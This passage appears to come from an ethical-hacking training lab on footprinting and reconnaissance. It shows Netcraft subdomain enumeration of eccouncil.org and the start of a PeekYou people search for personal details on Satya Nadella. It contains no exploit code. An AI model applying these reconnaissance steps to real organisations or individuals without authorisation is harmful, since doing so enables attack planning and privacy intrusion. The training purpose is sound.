'Domain' field in the 'Site' row is highlighted, and the link [eccouncil.org](https://www.eccouncil.org) is visible. Below the 'Network' section, additional technical details are provided:

IPv4 address	104.18.21.251 (VirusTotal)	Organisation	US
IPv4 autonomous systems	AS13335	DNS admin	dns@cloudflare.com
IPv6 address	2606:4700:0:0:0:0:8812:15fb	Top Level Domain	Organization entities (.org)
IPv6 autonomous systems	AS13335	DNS Security Extensions	Enabled
Reverse DNS	unknown		

8. The result will display subdomains of the target website along with netblock and operating system information, as shown in the screenshot.



9. This concludes the demonstration of finding the company's domains and sub-domains using the Netcraft tool. The attackers can use this collected list of subdomains to perform web application attacks on the target organization such as injection attacks, brute-force attacks and Denial-of-Service (DoS) attacks.
10. You can also use tools such as **Sublist3r** (<https://github.com>), **Pentest-Tools Find Subdomains** (<https://pentest-tools.com>), etc. to identify the domains and sub-domains of any target website.
11. Close all open windows and document all the acquired information.

Task 2: Gather Personal Information using PeekYou Online People Search Service

Online people search services, also called public record websites, are used by many individuals to find personal information about others; these services provide names, addresses, contact details, date of birth, photographs, videos, profession, details about family and friends, social networking profiles, property information, and optional background on criminal checks.

Module 02 – Footprinting and Reconnaissance

Here, we will gather information about a person from the target organization by performing people search using the PeekYou online people search service.


Note: Here, we are gathering information about **Satya Nadella** from **Microsoft** company.

1. In the **Windows 11** virtual machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.peakyou.com** and press **Enter**.

Note: If you choose to use another web browser, the screenshots will differ.

2. **PeekYou** page appears, as shown in the screenshot.


Note: If cookie pop-up appears at the lower section of the browser, click **I agree**.



Module 02 – Footprinting and Reconnaissance

